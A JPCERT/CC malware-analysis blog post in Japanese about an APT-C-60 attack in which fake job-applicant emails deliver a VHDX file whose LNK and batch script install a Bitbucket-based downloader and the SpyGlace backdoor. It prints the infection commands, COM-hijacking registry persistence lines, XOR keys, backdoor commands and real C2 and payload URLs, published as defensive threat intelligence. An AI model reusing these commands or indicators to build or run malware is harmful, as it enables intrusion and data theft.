

正規サービスを悪用した攻撃グループAPT-C-60による攻撃 - JPCERT/CC Eyes

By JPCERT/CC

Published: 2024-11-25 · Archived: 2026-04-05 15:17:50 UTC

JPCERT/CCでは、2024年8月ごろに攻撃グループAPT-C-60によるものとみられる国内の組織に対する攻撃を確認しました。この攻撃は、入社希望者を装ったメールを組織の採用担当窓口へ送信し、マルウェアに感染させるものでした。本記事では、以下の項目に分けて攻撃手法について解説します。

- マルウェア感染までの流れ
- ダウンローダーの分析
- バックドアの分析
- 同種のマルウェアを使用したキャンペーン

マルウェア感染までの流れ

図1は、今回の初期侵害の概要です。




図1：初期侵害の流れ

本攻撃は、標的型攻撃メールが起点となり、メールに記載されているGoogle Driveのリンクからファイルをダウンロードさせる形となっていました。Google Driveのリンクにアクセスすると、マルウェアが含まれたVHDXファイルがダウンロードされます。VHDXファイルは、仮想ディスクに用いられるフ

ファイル形式で、マウントすることで内部に含まれたファイルを確認することができます。本攻撃で使用されたVHDXファイルには、図2のようにLNKファイルやおとり文書が含まれていました。

```
FLARE 2024/09/27 11:59:59
PS E:\> Get-ChildItem -Force -Recurse

ディレクトリ: E:\

Mode                LastWriteTime         Length Name
----                -
d--hs-             2024/05/09          15:32     System Volume Information
d--hs-             2024/05/09          15:33     $RECYCLE.BIN
d--h--             2024/04/29          15:25     S-2-6-6061
-a----             2023/03/23          16:19     10735 ID-Photo.jpg
-a----             2024/06/14          14:38     1450 Self-Introduction.lnk
-a----             2024/08/02          13:03     20691 Resume [REDACTED].docx
```

図2：VHDXファイルの内容

LNKファイルであるSelf-Introduction.lnkは、IPML.txtを正規実行ファイル git.exeを用いて実行します (図3)。

```
E:\S-2-6-6061\mingw64\bin\git.exe "type .\S-2-6-6061\mingw64\bin\IPML.txt | .\S-2-6-6061\mingw64\bin\git.exe" && exit
```

図3：Self-Introduction.lnkの内容

また、IPML.txtはおとり文書の開封とダウンローダーであるSecureBootUEFI.datの作成と永続化を行います (図4)。永続化は、COMインタフェースID **F82B4EF1-93A9-4DDE-8015-F7950A1A6E31**にSecureBootUEFI.datのパスを登録するCOMハイジャッキングを通して実行されます。

```
rem Microsoft Services Agreement.
explorer .\S-2-6-6061\mingw64\bin\Template.docx
reg add HKCU\Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InProcServer32 /ve /t REG_SZ /d "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" /f /reg:64
copy .\S-2-6-6061\mingw64\bin\table.tmp "%temp%\table1A.tmp"
copy /b /y .\S-2-6-6061\mingw64\bin\IPMSA.tmp + .\S-2-6-6061\mingw64\bin\IPMSB.tmp "%temp%\table2B.tmp"
copy /b /y "%temp%\table1A.tmp" + "%temp%\table2B.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp"
move "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" && cls
rem Use Word, Excel, PowerPoint, OneDrive, Teams, Access. This set of apps is best for very small businesses who don't need branded email immediately, or who already use
```

図4：IPML.txtの内容

ダウンローダーの分析

図5は、ダウンローダーの動作の概要です。




図5：ダウンローダーの動作の概要

SecureBootUEFI.datは、正規サービスであるBitbucketとStatCounterにアクセスします。最初にアクセスするStatCounterは、攻撃者による感染端末の確認に使用され、攻撃者は感染端末の確認後、Bitbucketにダウンローダーをアップロードしています。感染端末はStatCounterへ、図6のように感染端末固有の情報をリファラーに記述しているため、攻撃者はこの情報をもとに各感染端末を認識していると考えられます。リファラーには、コンピューター名とホームディレクトリ、コンピューター名とユーザー名を結合した文字列から英字以外を削除しXOR 3でエンコードした文字列が含まれます。その後、SecureBootUEFI.datは、リファラーに含めたエンコード文字列をURLパスに含めてBitbucketにアクセスし、Service.datをダウンロード、XORキー **g73qrc4dwx8jt9qmhi4s**でデコード後、%Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service.datへ保存し、実行します。




図6：SecureBootUEFI.datの通信の流れ

次に、Service.datはSecureBootUEFI.datとは異なるBitbucketリポジトリから二つの検体をダウンロードします。ダウンロードした検体はそれぞれcbmp.txtとicon.txtであり、それぞれcn.datとsp.datとして%userprofile%\appdata\local\Microsoft\windows\fontsにBase64とXORキー **AadDDRTaSPtyAG57er#\$ad!IDKTOPLTEL78pE**を用いてデコードし、保存します。その後、図7のようにCOMインタフェースID **7849596a-48ea-486e-8937-a2a3009f31a9**を用いたCOMハイジャッキングを通して、cn.datを永続化します。

```
c:\windows\system32\reg.exe add "HKCU\Software\Classes\CLSID\{7849596a-48ea-486e-8937-a2a3009f31a9}\InProcServer32" \
 /ve /t REG_EXPAND_SZ /d "%userprofile%\appdata\local\Microsoft\Windows\Fonts\cn.dat" /f
```

図7：Service.datの永続化

最後に、cn.datはsp.datを実行します。

バックドアの分析

今回使用されたバックドアは、ESETによりSpyGraceSpyGlanceと呼称されています。[\[1\]](#) バックドアに含まれるコンフィグには、バージョン情報の記載があり、今回確認した検体はv3.1.6と記述されていました。加えて、SpyGraceSpyGlance v3.0はThreatBook CTIにより報告されており[\[2\]](#)、コマンドの種類やRC4キーやAESキー等の要素が今回確認した検体と一致していることを確認しています。バックドアの初期化フェーズでは、以下の内容が実行されます。

- コンフィグの初期化
- Mutexの作成 (**905QD4656:H**)
- ネットワーク疎通確認 (api.ipfy.org)
- %appdata%\Microsoft\Vault\UserProfileRoaming配下の.exe .dat .db .extファイル実行

また、初期化フェーズの一部の処理は、CRTのinitterm関数を用いて実行され、DllMain関数が実行される前に実行されていました。

```

1 __int64 __fastcall dllmainCRT_process_attach(HINSTANCE a1, void *const a2)
2 {
3     char v2; // b1
4     char v3; // di
5     __int64 v4; // rcx
6     __QWORD *v5; // rax
7
8     if ( !(unsigned __int8)_sCRT_initializeCRT(0LL) )
9         return 0LL;
10    v2 = _sCRT_acquire_startup_lock();
11    v3 = 1;
12    if ( dword_180062A70 )
13    {
14        _sCRT_fastfail(7LL);
15        __debugbreak();
16        JUMPOUT(0x18001E476LL);
17    }
18    dword_180062A70 = 1;
19    if ( (unsigned __int8)_sCRT_dllmain_before_initialize_c() )
20    {
21        sub_18001EAB0();
22        sub_18001EA68();
23        _sCRT_initialize_default_local_stdio_options();
24        if ( !initterm_e((_PIFV *)&qword_180042350, (_PIFV *)&qword_180042378) )
25        {
26            if ( (unsigned __int8)_sCRT_dllmain_after_initialize_c() )
27            {
28                initterm((_PVFV *)&First, (_PVFV *)&Last);
29                dword_180062A70 = 2;
30                v3 = 0;
31            }
32        }
33    }
34    LOBYTE(v4) = v2;
35    _sCRT_release_startup_lock(v4);
36    if ( v3 )
37        return 0LL;
38    v5 = (__QWORD *)sub_18001EAA8();
39    if ( *v5 )
40    {
41        if ( (unsigned __int8)_sCRT_is_nonwritable_in_current_image(v5) )
42            _guard_dispatch_icall_fptr();
43    }
44    ++dword_180062AB8;
45    return 1LL;
46 }

```

```

; const _PVFV First
First      dq 0 ; DATA XREF: dllmain_
           dq offset sub_1800010B0
           dq offset sub_1800010E8
           dq offset sub_180001108
           dq offset sub_1800010DC
           dq offset ??_Eclassic_locale@std@YAXXXZ ; st
           dq offset sub_180001000
           dq offset sub_180001020
           dq offset sub_180001050
           dq offset sub_180001080
; const _PVFV Last
Last      dq 0 ; DATA XREF: dllmain_

```

図8：initterm関数を用いたコンフィグ初期化

バックドアのコマンドとC2のURLはAppendix Aに記載しています。

同種のマルウェアを使用したキャンペーン

2024年の8月から9月にかけて、セキュリティベンダーなどから、今回確認した検体と同種のマルウェアについてのレポートが公開されています。[\[1\]](#) [\[3\]](#) いずれのキャンペーンも正規サービスであるBitbucketやStatCounterの悪用やCOMハイジャッキングによる永続化など共通した特徴を持っています。また、本攻撃で使用されたVHDXファイルのゴミ箱フォルダーに存在したおとり文書から、日本・韓国・中国を含む東アジアの国で同様の攻撃が行われた可能性があり、他のレポートで標的となった国々と一致します。




図9 : ゴミ箱フォルダーに存在した他のおとり文書の例

おわりに

本攻撃は、BitbucketやStatCounter等の正規サービスを悪用していることや日本を含む東アジアが標的とされていることから注意が必要です。今回紹介した攻撃で使用された検体および通信先は、Appendixにて確認することができます。

インシデントレスポンスグループ 亀井 智矢

2025年9月1日追記

ESET社が命名したバックドア名は、正式には「SpyGrace」ではなく「SpyGlace」となっております。謹んで訂正いたします。

参考情報

[1] ESET Research: Spy group exploits WPS Office zero day; analysis uncovers a second vulnerability <https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-spy-group-exploits-wps-office-zero-day-analysis-uncovers-a-second-vulnerability/>

[2] ThreatBook CTI: Analysis of APT-C-60 Attack on South Korea <https://threatbook.io/blog/Analysis-of-APT-C-60-Attack-on-South-Korea>

[3] 404 Advanced Threat Intelligence Team: 威胁情报 | DarkHotel APT 组织 Observer 木马攻击分析 <https://mp.weixin.qq.com/s/qsgzOg-0rZfXEn4Hfj9RLw>

Appendix A: バックドアのコマンドとC2のURL

表1: コマンド

コマンド	実行内容
cd	指定されたディレクトリへの移動
ddir	ディレクトリのファイル情報一覧
ddel	ファイル・ディレクトリの削除
ld	DLLの読み込みとGetProcAddressによる呼び出し
attach	DLLの読み込み
detach	指定したモジュールに対するStopThread呼び出し
proclist	プロセス一覧取得
procspawn	プロセス起動
prockill	プロセス停止
diskinfo	ディスク情報の取得
download	暗号化されたファイルのダウンロード
downfree	暗号化されていないファイルのダウンロード
screenupload	スクリーンショットのアップロード

screenauto	スクリーンショットの自動送信
upload	ファイルアップロード
cmd	リモートシェル

表2: C2 URL

C2 URL
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/command.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/update.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/result.asp
POST http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/server.asp
GET http://103.187.26.176/a78550e6101938c7f5e8bfb170db4db2/listen.asp

Appendix B: 通信先

- 103.6.244.46
- 103.187.26.176
- <https://c.statcounter.com/12959680/0/f1596509/1/>
- <https://c.statcounter.com/13025547/0/0a557459/1/>
- <https://bitbucket.org/hawnbzsd/hawnbzsd/downloads>
- <https://bitbucket.org/hawnbzsd/hawnbzsd31/downloads>
- <https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/cbmp.txt>
- <https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/icon.txt>
- <https://bitbucket.org/ffg84883/3r23ruytgfdxz/raw/8ebddd79bb7ef1b9fcbc1651193b002bfef598fd/rapd.txt>

Appendix C: マルウェアのハッシュ値

- fd6c16a31f96e0fd65db5360a8b5c179a32e3b8e
- 4508d0254431df5a59692d7427537df8a424dbba
- 7e8aeba19d804b8f2e7bffa7c6e4916cf3dbee62
- c198971f84a74e972142c6203761b81f8f854d2c
- 6cf281fc9795d5e94054cfe222994209779d0ba6
- cc9cd337b28752b8ba1f41f773a3eac1876d8233
- 5ed4d42d0dcc929b7f1d29484b713b3b2dee88e3
- 8abd64e0c4515d27fae4de74841e66cfc4371575
- 3affa67bc7789fd349f8a6c9e28fa1f0c453651f
- fadd8a6c816bebe3924e0b4542549f55c5283db8
- 4589b97225ba3e4a4f382540318fa8ce724132d5
- 1e5920a6b79a93b1fa8daca32e13d1872da208ee
- 783cd767b496577038edbe926d008166ebe1ba8c

- 79e41b93b540f6747d0d2c3a22fd45ab0eac09ab
- 65300576ba66f199fca182c7002cb6701106f91c
- d94448afd4841981b1b49ecf63db3b63cb208853
- b1e0abfdaa655cf29b44d5848fab253c43d5350a
- 33dba9c156f6ceda40aefa059dea6ef19a767ab2
- 5d3160f01920a6b11e3a23baec1ed9c6d8d37a68
- 0830ef2fe7813ccf6821cad71a22e4384b4d02b4



[JPCERT/CC](#)

記事に関するご意見・ご質問は、お問い合わせフォームにご記入ください。

関連記事



[React2Shellを悪用する複数の攻撃アクターによる侵害事例](#)

```

*key = 0x827c7480;
*key[1] = 0x011032c2;
*key[2] = 0x66472834;
*key[3] = 0x80697969;
*key[4] = 0x12104211;
*key[5] = 0x440f6a82;
*key[6] = 0x38788529;
*key[7] = 0x00000000;
v4 = m_ret_arg1offset0x358(a1 + 3);
if ( !(!v3->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xffffffff) )
return 0;
v5 = m_ret_arg1offset0x358(a1 + 3);
handlehashobj = a1 + 1;
if ( !(!v3->CryptCreateHash)(a1, 0x0004, 0, 0, a1 + 3) )
{
LABEL_0:
if ( !*a4 )
return 0;
v6 = m_ret_arg1offset0x358(a1 + 3);
(v6->CryptReleaseContext)(a1, 0);
return 0;
}
if ( !CryptHashData(handlehashobj, key, 16u, 0) )
{
v4 = m_ret_arg1offset0x358(a1 + 3);
v8 = a1 + 2;
((v8->CryptDeriveKey)(a1, 0x0004, handlehashobj, 0x00000000, a1 + 2))// CALS_AES_128
{
if ( !handlehashobj )
{
v5 = m_ret_arg1offset0x358(a1 + 3);
(v5->CryptDestroyHash)(handlehashobj);
goto LABEL_0;
}
v9 = m_ret_arg1offset0x358(a1 + 3);
(v9->CryptSetKeyParam)(v9, 3, 0x0000, 0); // SP_FQDN00 + PCCSAS/7
v11 = m_ret_arg1offset0x358(a1 + 3);
(v11->CryptSetParam)(v9, 1, 0x00, 0); // DV = parameter
v12 = m_ret_arg1offset0x358(a1 + 3);
(v12->CryptSetKeyParam)(v9, 4, 0x0000, 0); // SP_MODE = CBC
return v9;
}

```

[攻撃グループAPT-C-60による攻撃のアップデート](#)

```

python parse_cross2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7F 00 00 01 B3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2E 30 2E 30 2E 31 00 00 00 0C 01 00 127.0.0.1.....
000020 00 2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C -----BEGIN.PUBL
000030 49 43 20 4B 45 59 2D 2D 2D 2D 2D 0A 4D 49 47 66 I.C.KEY-----,MIGF
000040 4D 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4E 41 44 43 42 69 51 4B 42 AQUAA4GNADCB1QKB
000060 67 51 43 4E 53 33 38 6C 48 50 32 56 33 4A 44 34 gQCN5381HP2V3JD4
000070 47 54 39 55 63 61 4C 68 41 6B 70 4D 64 51 41 47 GT9UcaLhAkpMqQAG
000080 52 6E 36 4E 77 36 52 48 6E 56 35 54 2F 69 48 4A Rn6Nw6RHnVST/1HJ
000090 2B 7A 48 4C 48 38 32 71 37 58 4B 6D 6F 2B 72 55 +zHLH82q7Xkmo+RU
0000A0 2B 49 7A 59 70 58 6E 57 55 37 70 4D 73 69 53 64 +IzYpXNmU7pMs1Sd
0000B0 71 2B 63 52 78 4D 6F 54 4C 6D 68 4E 6F 71 32 55 q+cRxMoTLmHNoq2U
0000C0 54 57 4B 39 6F 39 52 6F 64 63 5A 7A 5A 58 73 6B TwK9o9RodcZtZxsk
0000D0 62 4D 37 54 7A 4B 37 55 5A 6A 79 61 70 54 49 4A bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4D 64 73 4D 78 36 67 48 34 4F fcq6BwMdsMx6gH40
0000F0 73 6C 42 2F 35 77 6E 63 33 77 51 78 55 62 4F 61 s1B/Swnc3wXub0a
000100 71 45 6F 6B 4B 6F 72 5A 77 6D 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0A 2D 2D 2D 2D 2D 45 4E 44 20 50 55 AQAB-----END.PU
000120 42 4C 49 43 20 4B 45 59 2D 2D 2D 2D 2D 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcaLhAkpMqQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+RU+IzYpXNmU7pMs1Sdq+cRxMoTLmHNoq2UTwK9o9RodcZtZxsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH40s1B/Swnc3wXub0aqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃](#)

```

* 0F 0E 05 EC 0A 04 00 movsx eax, cs:num7
* 66 0F 0E C8          movd xmm1, eax
* 72 0F 0E C8          cvtdq2pd xmm1, xmm1
* 0F 0E 05 DC 0A 04 00 movsx eax, cs:num1
* 66 0F 0E C8          movd xmm0, eax
* 72 0F 0E C8          cvtdq2pd xmm0, xmm0
* 72 0F 58 C8          addsd xmm0, xmm0
* 72 0F 5C C8          subsd xmm1, xmm0
* 72 0F 59 CA          mulsd xmm1, xmm2
* 72 05 12 60 00      movss [rip+410h+phProv], xmm1
* 18 05 C8 FF FF      call ret3
* 66 0F 0E C8          movsx r9d, al
* 18 0C C8 FF FF      call ret0
* 0F 0E C8            movsx ecx, al
* 66 0F AF C9          imul r9d, ecx
* 18 0B C8 FF FF      call ret7
* 0F 05 C8            movsx eax, al
* 41 03 C1            add eax, r9d
* 0F 0E 00 0F 0A 04 00 movsx ecx, cs:num9
* 03 C1              add eax, ecx
* 0F 0E 00 05 0A 04 00 movsx ecx, cs:num8
* 03 D1              xor edx, edx
* 77 F1              div ecx
* 0F 0E 00 87 0A 04 00 movsx ecx, cs:num1
* 0E C1              cmp eax, ecx
* 74 18              jr short loc_7FF8581895C0
* 18 0A C8 FF FF      call ret3
* 0F 0E D0            movsx edx, al
* 0F 0E 05 EC 0A 04 00 movsx eax, cs:num8
* 0F AF D0            imul edx, eax
* 44 00 0A 52          lea r8d, [rdi+rdx*2]
* 45 03 C8            add r8d, r8d
* 18 00 C8 FF FF      call ret3
* 0F 0E C8            movsx ecx, al
* 44 20 C1            sub r8d, ecx
* 18 72 C8 FF FF      call ret6
* 0F 0E C8            movsx ecx, al
* 44 03 C1            add r8d, ecx
* 0F 0E 00 4E 0A 04 00 movsx ecx, cs:num3
* 41 03 C8            add ecx, r8d

```

[Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア](#)



[APTアクターの分類“中毒” —Lazarusのサブグループ分類に見るアトリビューションの実務的課題—](#)

Source: <https://blogs.jpCERT.or.jp/ja/2024/11/APT-C-60.html>